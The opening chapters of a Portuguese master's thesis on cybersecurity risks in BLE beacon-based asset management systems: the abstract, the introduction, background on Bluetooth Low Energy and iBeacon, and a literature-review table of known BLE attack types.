



INSTITUTO POLITÉCNICO
DE VIANA DO CASTELO

ESTG

ASSESSING CYBERSECURITY RISKS IN BLE-BASED ASSET MANAGEMENT SYSTEMS

David Luís Malhão Verde



Escola Superior de Tecnologia e Gestão

2024 ASSESSING CYBERSECURITY RISKS IN BLE-BASED ASSET MANAGEMENT SYSTEMS

Instituto Politécnico
de Viana do Castelo

Assessing Cybersecurity Risks in BLE-based Asset Management Systems

Autor

David Verde

Trabalho orientado por

Professora Sara Paiva

Professor Sérgio Lopes

Mestrado em Cibersegurança

8 de janeiro de 2024

Mestrado em Cibersegurança
Master in Cybersecurity

Assessing Cybersecurity Risks in BLE-based Asset Management Systems

a master's thesis authored by

David Luís Malhão Verde

and supervised by


Professora Sara Maria da Cruz Maia de Oliveira Paiva
Professora Adjunto, IPVC

Professor Sérgio Ivan Fernandes Lopes
Professor Adjunto, IPVC

This thesis was submitted in partial fulfilment of the requirements for the Master's degree in Cybersecurity at the Instituto Politécnico de Viana do Castelo

ipvc

8 de janeiro de 2024



Abstract

In the current era of digital transformation, Asset Management (AM) systems using Bluetooth Low Energy (BLE) beacons are being applied across various domains, allowing for the detection of individuals or objects within a building. While the impact of a compromised Indoor Positioning System (IPS) may not be significant in certain domains, in others it can pose risks and potentially lead to the loss of human lives or other significant consequences.

This work starts with a literature review on vulnerabilities that target BLE beacon devices. With the gathered knowledge from the review, a risk assessment of cyber-attacks targeting AM systems using BLE devices in two specific scenarios is presented: healthcare and industry. The aim is to estimate the attacks that pose the greatest risk in each application area. An experimental setup was also created with a focus on testing a set of vulnerabilities, such as replay attack, device cloning, jamming, battery exhaustion attack and physical hijacking. Lastly, mitigation measures and a list of best practices and guidelines are proposed to help harden these systems.

Results show that, risk levels vary depending on the targeted scenario. Replay, battery exhaustion, jamming, fuzzing, blue-smack, and physical hijacking attacks are the ones that pose the greatest risk levels in the considered scenarios. Additionally, the vulnerabilities exploited in the experimental setup manifest a concerning accessibility, that can lead to irreversible damages.

Keywords: Indoor-Location Security. Asset Management. BLE Beacons. Bluetooth. Cybersecurity.

Resumo

Na atual era da transformação digital, os sistemas de gestão de ativos que utilizam BLE *beacons* estão a ser aplicados em várias áreas, permitindo a deteção de indivíduos ou objetos em ambientes interiores. Enquanto o impacto de um IPS comprometido pode não ser significativo em certos contextos, em aplicações críticas, pode apresentar riscos significativos, podendo, no limite, levar à perda de vidas humanas, entre outras consequências possíveis.

Este trabalho inicia com uma revisão sistemática das vulnerabilidades direcionadas aos dispositivos BLE *beacons*. Com o conhecimento resultante desta revisão, é apresentada uma avaliação de riscos de ciberataques direcionados a sistemas de gestão de ativos que usam tecnologia BLE em dois domínios de aplicação específicos: saúde e indústria. O objetivo é identificar os ataques que apresentam o maior risco em cada domínio de aplicação. Foi também criado um ambiente experimental desenhado para testar um conjunto de vulnerabilidades, tais como, ataques de repetição, clonagem de dispositivos, interferência, exaustão de bateria e ataque físico. Por fim, são propostas medidas de mitigação para os riscos identificados, bem como identificadas as melhores práticas e diretrizes para reforçar a segurança da utilização destes sistemas nos dois domínios de aplicação identificados.

Os resultados mostram que os níveis de risco variam dependendo do domínio de aplicação e do tipo de ataque. Os ataques de repetição, exaustão de bateria, interferência, confusão, blue-smack e ataque físico representam os maiores níveis de risco nos cenários considerados. Além disso, as vulnerabilidades exploradas no ambiente experimental evidenciam uma acessibilidade preocupante, que pode levar a danos irreversíveis.

Palavras-chave: Localização Indoor Segura. Gestão de Recursos. BLE Beacons. Bluetooth. Cibersegurança.

Aknowledgements

I would like to thank to my thesis advisors, Professor Sara Paiva and Professor Sérgio Lopes, for their support, guidance, and dedication throughout my research journey. Professor Sara Paiva's insightful direction and meticulous review of multiple drafts significantly shaped this thesis, providing invaluable constructive feedback and constant encouragement. Her mentorship has been an inspiration.

I thank Professor Sérgio Lopes for accepting the role of my advisor. His vast knowledge and expertise in the fields of Cybersecurity, Electronics, and Computer Engineering have been fundamental in shaping the foundation of my work.

A kind thanks to my colleagues and friends of ADiT-Lab, Beatriz Miranda, Bruno Ribeiro, Duarte Dias, Tânia Silva, and Vasco Alves. Their support, constructive feedback, and assistance have been invaluable throughout this journey. The cherished memories and good times we have shared have made this journey even more rewarding.

My heartfelt appreciation goes to my parents for their invaluable support and encouragement. I would not have been able to make it this far without their support.

And, last but not least, I want to thank my girlfriend and partner in all things, Tânia Silva, whose support and motivation have been a constant source of strength. Her encouragement has been a priceless part of my success.

Thank you to all.

Contents

List of Figures

List of Tables

List of Listings

List of Abbreviations

AM Asset Management.

AMS Asset Management Systems.

BLE Bluetooth Low Energy.

CPU Central Process Unit.

DNS Domain Name System.

DoS Denial of Service.

GATT Generic Attribute Profile.

GFSK Gaussian Frequency Shift Keying.

IDE Integrated Development Environment.

IMEI International Mobile Equipment Identity.

IoT Internet of Things.

IP Internet Protocol.

IPS Indoor Positioning System.

IR Infrared.

ISM Industrial, Scientific and Medical.

IT Information and Technology.

L2CAP Logical Link Control and Adaptation Layer Protocol.

MAC Media Access Control.

MCyber Master in Cybersecurity.

MITM Man-In-The-Middle.

ML Machine Learning.

ms milliseconds.

PDU Protocol Data Unit.

PIN Personal Identification Number.

RF Radio Frequency.

RFID Radio Frequency Identification.

RSSI Received Signal Strength Indicator.

SDK Software Development Kit.

SIG Special Interest Group.

UHF Ultra high frequency.

US Ultrasonic.

UUID Universal Unique Identifier.

UWB Ultra Wide Band.

WN Wireless Network.

Chapter 1

Introduction

Considering the increasing usability of Asset Management Systems (AMS) integrated with Bluetooth Low Energy (BLE) beacons in healthcare and industrial sectors, combined with the escalating frequency of cyber-attacks, this work intends to discover high-risk vulnerabilities targeting AMS, that use BLE beacons technology, in healthcare and industry environments through a preliminary risk assessment study, followed by the exploitation of some high-risk vulnerabilities previously identified in a controlled environment, and lastly, provide an effective risk mitigation strategy.

In this first chapter, the context of this work is presented regarding Asset Management Systems using BLE technology, as well as their security and vulnerabilities. Section 1.1 introduces the environment of the study, giving context to AMS and BLE. Section 1.2 highlights the problem statement having in mind these application domains, as well as the main motivation. Section 1.3 highlights the objectives of this work and its research. Section 1.4 presents the scientific contributions of this study. Finally, in Section 1.5 the structure of the rest of the document is presented.

1.1 Motivation

Cybersecurity is an increasingly important topic in today's world, with cyber-attacks on the rise [4] [94]. To contradict this growth, there is a need for increased research and protection of cyber-physical systems, especially the most critical ones, to prevent future breaches [37].

With the digital transformation arose the need to locate people or objects within certain locations, and therefore AMS emerged to respond to this need. Asset Management (AM) is a technique used to keep track of machinery, devices, or even human resources in a certain environment, depending on the application area. AMS can operate with multiple location technologies such as Ultra Wide Band (UWB), Infrared (IR), Radio Frequency Identification (RFID), Ultrasonic (US), Wi-Fi, and BLE. Bluetooth Low Energy technology is one of the most used in this context due to its non-intrusive nature, cost-effectiveness, and use of existing devices making it a viable and efficient solution for modern buildings and applications. BLE beacons are small-size, low-cost, wireless transmitters. They emerged as a solution for asset management, keeping track of people and objects in indoor/outdoor locations with zone-level or room-level accuracy, being one of the most used location technologies [68] [5] [112]. Nowadays, this technology is implemented in several application domains, such as Healthcare or Industrial Environments [65].

When working with this technology in critical application environments, such as healthcare and industry, it is crucial to always guarantee the confidentiality, integrity, availability, and authenticity of the data generated by the system.

1.2 Problem Statement

The widespread adoption of AM systems has made them attractive targets for cyber-attacks, highlighting the need to ensure their safety from unauthorized access. Compromising one of these systems can result in incorrect location data, which can have serious consequences depending on the application area. For instance, in industrial environments, even a minor delay caused by incorrect location data can result in significant profit losses, while in healthcare settings, such failures can impact the localization of critical life-support systems, which can represent life-or-death situations.

When dealing with critical systems, it becomes crucial to conduct an examination of security requirements and pinpoint potential vectors of attack that might exist within the application's environment.

Exploiting these attack vectors, mostly composed of implementation errors and possible vulnerabilities, enables us to evaluate the impact of these cyber-attacks and provide

mitigation and defense methods to counter this failure. The possibility of contributing to more secure systems, specifically critical ones, is definitively the main motivation to develop this work.

1.3 Objectives

This work is aimed at assessing cybersecurity risks in AMSs that use Bluetooth Low Energy technology, and presents the following three main objectives:

1. Study and identify the main vulnerabilities targeting AMSs using BLE beacons in two specific scenarios: healthcare and industry. After this study, perform a risk assessment regarding the identified cyber-attacks, estimating the attacks that pose the greatest risk in each application area;

2. Perform an attack vector analysis for the healthcare and industry environments, exploiting the vulnerabilities that pose the greatest risk in the risk assessment, and presenting the results obtained;

3. Based on the exploited vulnerabilities, explore and propose effective mitigation techniques and security mechanisms, with the purpose of hardening healthcare and industry AMSs and avoiding unwanted failures.

1.4 Contributions

This thesis resulted in the following scientific contributions:

- **D. Verde**, S. Paiva and S. Lopes, "Assessing Cybersecurity Risks in BLE-based Asset Management Systems", 2023 30th International Conference on Systems, Signals and Image Processing (IWSSIP), Ohrid, North Macedonia, 2023, pp. 1-5, doi: 10.1109/IWSSIP58668.2023.10180264.

- **D. Verde**, S. Paiva and S. Lopes, "Assessing Cybersecurity Risks in BLE-based Asset Management Systems", SASYR - 3rd Symposium of Applied Science for Young Researchers, 11 July 2023, presential, Portugal, URL: `http://sasyr.ipb.pt/files/Program_SASYR_Final_2023.pdf`

1.5 Document Structure

The remainder of this document is structured as follows. In Chapter 2 is presented the Background divided into three steps, (1) Introductory Concepts, (2) Literature Review, and (3) Commercial Solutions. Chapter 3 details the risk assessment of cyber-attacks for both healthcare and industry scenarios. In Chapter 4, are presented the exploitation experiments together with the mitigation measures and the best practices and guidelines. In Chapter 5, the main conclusions are taken.

Chapter 2

Background

This chapter is divided into three main sections: introductory concepts contextualizing about BLE beacon technology, and Asset Management technique (Section 2.1); a literature review on already existing attacks targeting BLE beacon systems and Asset Management BLE vulnerabilities (Section 2.2); and actual commercial solutions (Section 2.3).

2.1 Introductory Concepts

In this conception section, the world of BLE Beacon technology and its connection with AMSs is explored. A clear understanding of these concepts is essential as it forms the basis for the subsequent study. BLE Beacon technology, with its data transmission capabilities over short distances, is currently being used in several AM real applications [102]. This groundwork is crucial to ensure the accuracy and precision of the upcoming investigation.

2.1.1 BLE Beacon Technology

In this section, Bluetooth and Bluetooth Low Energy technologies are introduced and the main features of beacons as a way to assist indoor location Asset Management are described as well as the basic beacon's functionality system, iBeacon protocol, and chosen beacon specifications.

Bluetooth Technology

Before referring to BLE, Bluetooth technology must be explained. Bluetooth is a short-range wireless technology, created with the objective of exchanging data of all sizes between nearby devices [30]. It uses Ultra high frequency (UHF) radio frequency waves in the Industrial, Scientific and Medical (ISM) bands, varying between 2.400 GHz and 2.483 GHz. Originally, Bluetooth technology was an alternative to cables, allowing the implementation of personal area networks. Most of the devices, back then, could not exchange data wirelessly, for example, computer peripherals, such as the keyboard and mouse.

It became popular from its file sharing and nowadays can be found on almost all devices. However, Bluetooth has one major disadvantage: it consumes a large portion of the battery. This power consumption is notable when a device is left with Bluetooth connection enabled during a full day, compared with a full day with Bluetooth disabled [79].

With the increased use and popularity of smartphones and the introduction of Internet of Things (IoT), power consumption has become a bigger concern, considering that these devices are intended to be running for as long as possible. Bluetooth Low Energy technology was then proposed to circumvent this problem and increase the lifespan of IoT devices [78].

The original Bluetooth technology remains in use for scenarios where power efficiency is not a critical factor. Bluetooth higher speed makes it a preferred choice for tasks involving the transfer of substantial files. Additionally, it serves a crucial role in applications like PC peripherals, such as keyboard, mouse, or auricular, where uninterrupted communication is mandatory.

Bluetooth Low Energy Technology

Bluetooth Low Energy was released in 2011, and it is entirely based on Bluetooth. It can also be named *Bluetooth Smart* or *Bluetooth 4.0*. This technology was developed to offer almost all the features provided by Bluetooth, however, focusing on low power usage and reduced consumption of the device battery. Due to this low power, it is not capable of

exchanging large files, and it is not as fast in communications as Bluetooth [46]. The low power consumption and limited transferring data sizes make BLE suitable and compatible with a wide range of IoT devices that need to establish communications despite not having longstanding batteries, for example, sensors and tags.

Same as Bluetooth, BLE have equal specifications regarding radio frequency waves and also allow two devices to exchange data. The major divergence is that BLE devices enter sleep mode when not exchanging data, and the communications are only established for a few seconds after the connection, therefore lesser power usage compared to the original Bluetooth that was designed to have communications that could last hours. Nowadays, it is common for BLE devices to have a battery lifespan of several years, due to these optimized features, favoring the growth of IoT.

BLE biggest advantage over Bluetooth is the low power consumption [40], nevertheless, these two technologies have more differences such as the following:

- BLE is restricted to data transfers of 125 Kbps to 2 Mbps, while Bluetooth varies from 1 to 3 Mbps;
- BLE data transfers have a latency of 6 milliseconds (ms) while Bluetooth connections have a latency of up to 100 ms;
- BLE exchange data in small bursts, and some of its connections are in one direction only. Bluetooth entails continuous communication, always in two directions;
- BLE does not support voice communication and audio streaming between devices.
- BLE devices use approximately 100 times less power than Bluetooth devices.

The BLE physical layer operates within the 2.4GHz spectrum, spanning from 2402 MHz to 2483.5 MHz, employing Gaussian Frequency Shift Keying (GFSK) modulation with a 1 Mbps bit rate [17]. This bandwidth is subdivided into 40 channels, sequentially numbered from 0 to 39, each spaced 2 MHz apart. Among these channels, there are two distinct categories: advertisement channels and data transmission channels. Specifically, channels 37, 38, and 39 (corresponding to 2402 MHz, 2426 MHz, and 2480 MHz, respectively) serve as the advertisement channels, as can be observed in Figure 2.1. They play a

pivotal role in functions such as device discovery, information broadcasting, and connection establishment. The remaining channels are dedicated data channels used for information exchange during active connections. To enhance the robustness of BLE against interference from sources like Wi-Fi, Bluetooth, and other radio waves, the three advertisement channels are strategically distributed across the 2.4 GHz spectrum, ensuring frequency diversity. Given BLE susceptibility to interference, the protocol employs a technique known as channel hopping to mitigate the impact of such interference [16]. When a channel experiences significant interference and becomes unusable, devices seamlessly transition to other channels, ensuring uninterrupted communication. In practice, an advertising device cyclically transmits advertising packets across the three advertisement channels, commencing with channel index 37 and sequentially proceeding to 39. This approach optimizes the use of available channels while maintaining robust connectivity.




Figure 2.1: BLE 2.4 Ghz ISM bandwidth with advertisement channels (red) and data channels (green) [16].

Since 2012, all smartphones and other devices support BLE communications. It was introduced in iPhone 4 and Android 4.3, and it is also supported by Windows, Linux, and Mac devices. This large adoption of BLE technology increased the scope of application areas that could benefit from these advancements [28][24]. It has emerged as the prevailing technology for numerous applications, such as:

1. **Asset Management:** BLE can be used in tracking physical objects, making it a prevalent choice for AM. To achieve this, individual items earmarked for tracking are equipped with BLE tags. Subsequently, beacons are strategically deployed across the premises to detect and capture the distinct identifier associated with each tag;

2. **Indoor Location Tracking:** While GPS is undoubtedly effective in tracking locations, its accuracy often falls short when applied in confined spaces like indoor environments. BLE emerges as a valuable substitute for indoor tracking, particularly when integrated with beacons. This combination allows indoor location tracking of a certain smartphone movement from one room to another;

3. **Proximity Marketing:** Using BLE enables the transmission of promotional messages to smartphones in close proximity, enabling marketing to be tailored exclusively according to the target people location. An example of this is that a store can automatically send a notification coupon to people as they enter its space;

4. **Smart Devices:** BLE is the preferred means of communication among the majority of smart devices, such as fitness trackers, smart locks, smart thermostats, and beacons, among others. Such devices operate on constrained power, making them incapable of using regular Bluetooth. Since BLE can be found in almost all smartphones, these smart devices have easy and quick compatibility.

Regarding the security of Bluetooth Low Energy device, BLE connections incorporate AES-128 end-to-end encryption. This measure ensures that intercepted data remains unreadable, ensuring confidentiality. In theory, BLE is vulnerable to Man-In-The-Middle (MITM) attacks, but only for a short period of time when two devices are establishing a connection [23]. The restricted range of BLE also holds advantages from a security perspective. Any attack attempt on a BLE device requires the attacker to be in proximity to the target device, adding a spatial layer of protection. This security topic will be detailed further in the study.

BLE Beacons

Beacon devices are small-size, wireless transmitters that use BLE technology to send radio signals to all nearby devices that are BLE-enabled. BLE is currently one of the most used proximity-based location technologies for both indoor and outdoor environments. Basically, they connect and transmit information to nearby devices, making the location-based search easier and more accurate. Beacon devices are powered by an embedded battery, usually replaceable. Depending on the beacon type and its configurations the

useful lifetime varies, the more transmission power the more energy consumption, thus reduced lifetime. BLE uses Logical Link Control and Adaptation Layer Protocol (L2CAP) for data transmission services [96].

There are several beacons in the market, they come in various shapes and sizes, but all follow the same constitution: a Central Process Unit (CPU), a radio signal transmitter based on BLE technology, and a power source (normally a battery). Beacons can work with several protocols [54]. These protocols define the structure of the beacon signals and the data they carry, the most popular are iBeacon and Eddystone. Figure 2.2 depicts two examples of beacons available in the market, *(a)* is a Kontakt Beacon[1] and *(b)* is an Estimote Beacon[2].

Figure 2.2: Kontakt and Estimote beacons.

The beacon's main objective is to enable the location of certain devices in a specific environment. The deployment and georeferencing of beacon devices in a specific environment is a critical step to ensure optimal system performance [68]. As mentioned before, BLE beacons consist of a CPU, a radio signal transmitter, and batteries. They periodically broadcast their Universal Unique Identifier (UUID) and other data packets to nearby Bluetooth-compatible devices, then these devices fetch specific data according to the identifier received on a database, as illustrated in Figure 2.3. The identifier is a unique ID number that devices recognize as unique to the corresponding beacon. Each identifier or group of identifiers represents a certain place inside a specific environment. This identifier

[1] https://kontakt.io/
[2] https://estimote.com/

is received by the in-range devices, which are usually mobile ones, and then it is possible to determine the location of a certain device.




Figure 2.3: Beacon technology simplified architecture.

iBeacon is one of the several protocols that can operate with BLE beacons. This protocol is based on BLE, being one of the most used for proximity-based positioning. It was developed by Apple and originally was targeted to iOS systems only. Nowadays, it also works on Android systems and on every other device compatible with BLE, since it uses Bluetooth 4.0 and Bluetooth 5.0 [105]. The iBeacon protocol has the following specifications:

- **Universally Unique Identifier (UUID):** a custom 16-byte number intended to identify the beacon;
- **Major:** a 2-byte number indented to identify the group within which the beacons are deployed (editable);
- **Minor:** a 2-byte number that identifies a subgroup within which the beacons have been deployed (editable);
- **Measured Power (TX Power):** The estimated received signal strength measured by a receiver that is positioned 1 meter away from the transmitter (editable);
- **Connectivity:** Bluetooth 4.0 & 5.0, some with Wi-Fi;

Figure 2.4 depicts the BLE advertisement Protocol Data Unit (PDU) for iBeacon general data packet composition. This PDU data size has 30 bytes [44].




Figure 2.4: iBeacon protocol data unit specification.

Despite the existence of multiple beacons with different specifications in the market, it was chosen to use and test the **Anchor Beacon 2**, from Kontakt company, in this study. These beacons have space for 2 batteries (ER14250 - 1.2 Ah) that can be replaceable and that last up to 8 years with certain configurations. In terms of connectivity, they are equipped with Bluetooth Low Energy 5.0, with a range of up to 100 meters and a transmission power that can be changed from -20 to +4 dBm. Anchor Beacon 2 is small (49mm x 49mm x 15mm) and light (38 grams). These specifications are shown in Table 2.1.

Table 2.1: Kontakt anchor beacon 2 specifications.

Connectivity	Bluetooth Low Energy 5.0 (BLE 5.0)
Range	Up to 100 meters
Transmission power levels	-20 to +4 dBm
Batteries number	2 (replaceable)
Battery lifetime	+8 years
Microcontroller	nRF52832
Dimensions	49mm x 49mm x 15mm
Weight	38 grams

2.1.2 Asset Management

Asset Management is a technique used to keep track of machinery, devices, or even human resources, depending on the application area, in a way that optimally supports the organization strategic objectives while minimizing risks and ensuring safety and security. AMS and Indoor Positioning System (IPS) work perfectly together [43].

AM is becoming more and more crucial to nowadays companies. Regardless of the flow of the business, managing and keeping track of assets is a laborious chore. Studies performed point out that approximately 92% of companies have a high interest in investing in AMS to increase their efficiency [1] [101].

The widespread adoption of these systems has made them attractive targets for cyber-physical attacks. Compromising one of these systems can result in incorrect location data, which can have serious consequences depending on the application area. For instance, in industrial environments, even a minor delay caused by incorrect location data can result in significant profit losses or even harm to workers, while in healthcare, such failures can impact the localization of critical life-support systems and put patients lives at risk. Hence, vulnerability surveys and risk assessments hold significant importance. They enable the fortification of these systems, the mitigation of vulnerabilities, and the promotion of heightened awareness regarding their usage.

2.2 Literature Review

A literature review was undertaken to investigate the environment of BLE attacks and assess the vulnerabilities associated with AMS using BLE technology. This review involved a systematic examination of existing research, publications, and documented cases pertaining to security issues and exploits.

Additionally, a thorough analysis was conducted to identify potential weaknesses and risks in the context of AM systems that rely on BLE for data exchange and device connectivity.

2.2.1 BLE Attacks

A comprehensive literature review was conducted to collect pertinent studies regarding previously identified vulnerabilities in BLE systems. This investigation was conducted following the procedural review depicted in Figure 2.5. Initially, a well-defined research question was defined: "What are the existing attack vectors aimed at BLE beacons?". The search engine selected for this inquiry was Google Scholar. In alignment with the research question, a tailored query was created to concentrate the search parameters. Subsequently, this query was submitted to the search engine, returning a total of 116 research articles. Each article was analyzed and filtered by abstracts, content, and conclusions, to check for alignment with BLE attack criteria. Following the filtering process, a total of 19 articles were retained. Upon a comprehensive analysis of these articles, an evaluation led to the identification of 15 distinct attacks targeting BLE systems. While reviewing the articles, it was noted that certain attacks exhibited significant similarities to other attacks that had been previously identified. Some were the same but had been labeled differently. These groups of similar attacks were organized into individual attack categories.

Table 2.2: Attacks reviewed and their sources.

Attack	[9]	[57]	[114]	[104]	[113]	[99]	[41]	[60]	[74]	[84]	[95]	[21]	[48]	[45]	[77]	[107]	[70]	[19]	[66]
1. Passive Sniffing	•	•	•								•	•				•	•		
2. Active MITM	•			•	•									•		•			•
3. Replay	•			•									•	•					
4. Device Cloning	•			•	•	•	•				•	•	•	•	•				•
5. PIN Cracking	•			•							•	•	•	•			•		•
6. Authentication	•		•	•		•	•						•				•		•
7. Battery Exhaustion	•					•													
8. Denial of Sleep	•																		
9. Jamming	•		•					•						•			•		•
10. Fuzzing	•																		
11. Blue-Smack	•				•					•									
12. Device Fingerprinting	•		•		•				•				•				•		•
13. Activity Detection	•							•	•									•	
14. Blue-Printing	•				•				•	•									
15. Physical Hijacking					•	•		•			•								

Table 2.2 depicts the attacks identified in this review and the respective article source for each one.

